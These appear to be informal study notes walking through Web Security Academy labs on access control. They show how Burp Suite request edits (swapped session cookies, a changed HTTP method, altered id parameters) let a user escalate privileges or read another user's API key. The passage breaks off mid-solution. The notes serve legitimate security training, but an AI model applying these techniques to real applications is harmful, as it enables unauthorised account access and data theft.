
Method based access control can be circumvented (Video solution).mp4

lab solve :-


open a lab now first login in admin account :- administrator:admin
now go to the admin panel
now intercept in on
now you will see carlos normal user click on upgrade user
now go to the intercept request
now send request in repaeater
now go to the browser right click on click on duplicate browser
now login as a normal user :- wiener:peter
now again intercept in on
now refresh the browser
now go to the intercept send request in repeater
now again go to the adminnistrator admin panel click on carlos upgrade option
now go to the intercept
now go to the repeater copy wiener user session id
now go to the intercept paste the id now forward the request
now you will see the unauthorized



now again click on carlos admin upgrade
go to the request again paste the cookie
now add the post to postx now send the request
now you will see the mising parameter



now again click on carlos admin upgrade option
go to the intercept now right click on burpsuite click on change request method to get
now pate session id in wiener
now change the username is wiener
now send the request
now you will see lab is solved :)



lab 7 User ID controlled by request parameter

Horizontal privilege escalation

Horizontal privilege escalation arises when a user is able to gain access to resources belonging to another user, instead of their own resources of that type. For example, if an employee should only be able to access their own employment and payroll records, but can in fact also access the records of other employees, then this is horizontal privilege escalation.

Horizontal privilege escalation attacks may use similar types of exploit methods to vertical privilege escalation. For example, a user might ordinarily access their own account page using a URL like the following:

`https://insecure-website.com/myaccount?id=123`Now, if an attacker modifies the `id` parameter value to that of another user, then the attacker might gain access to another user's account page, with associated data and functions.

This lab has a horizontal privilege escalation vulnerability on the user account page.

To solve the lab, obtain the API key for the user `carlos` and submit it as the solution.

You can log in to your own account using the following credentials: `wiener:peter`

solution :-


1. Log in using the supplied credentials and go to your account page.
2. Note that the URL contains your username in the "id" parameter.
3. Send the request to Burp Repeater.
4. Change the "id" parameter to `carlos`.
5. Retrieve and submit the API key for `carlos`.

community solution :-


User ID controlled by request parameter (Video solution).mp4

lab solve:-

open lab click on my account
login you account wiener:peter
now intecept is on
now click on my account
after click on my account you will see the wiener api key



now send request in burpsuite
nwo change username carlos again send request
now you will see carlos api key



lab is solved :)

lab 8 User ID controlled by request parameter with Unpredictable user IDs

In some applications, the exploitable parameter does not have a predictable value. For example, instead of an incrementing number, an application might use globally unique identifiers (GUIDs) to identify users. Here, an attacker might be unable to guess or predict the identifier for another user. However, the GUIDs belonging to other users might be disclosed elsewhere in the application where users are referenced, such as user messages or reviews.

This lab has a horizontal privilege escalation vulnerability on the user account page, but identifies users with GUIDs. To solve the lab, find the GUID for `carlos`, then submit his API key as the solution.
You can log in to your own account using the following credentials: `wiener:peter`

solution :-
1. Find a blog post by `carlos`.
2. Click on `carlos` and observe that the URL contains his user ID. Make a note of this ID.
3. Log in using the supplied credentials and access your account page.
4. Change the "id" parameter to the saved user ID.
5. Retrieve and submit the API key


Community solution :-
User ID controlled by request parameter, with unpredictable user IDs.mp4

lab solve:-
open lab login your accout wiener:peer
now go to the blogs page


now find the carlos post in blogs
now click on carlos
now you will see the carlos user id :-
https://0a6400b803ac042bc0e06c2a001a0072.web-security-academy.net/blogs?userId=872a332e-4271-4837-bd8c-0f1f7124dcbd

user id = 872a332e-4271-4837-bd8c-0f1f7124dcbd

now copy the carlos user id
now click on my account again
now intercept on
click on my account
now you will see the my account parameter



now change /my-account?id=
now again send request
now you will see the carlos api key



copy api key submit
you solve the lab :)

lab 9 User ID controlled by request parameter with data leekage in redirect

In some cases, an application does detect when the user is not permitted to access the resource, and returns a redirect to the login page. However, the response containing the redirect might still include some sensitive data belonging to the targeted user, so the attack is still successful.


This lab contains an access control vulnerability where sensitive information is leaked in the body of a redirect response.
To solve the lab, obtain the API key for the user `carlos` and submit it as the solution.
You can log in to your own account using the following credentials: `wiener:peter`

solution :-
1. Log in using the supplied credentials and access your account page.
2. Send the request to Burp Repeater.
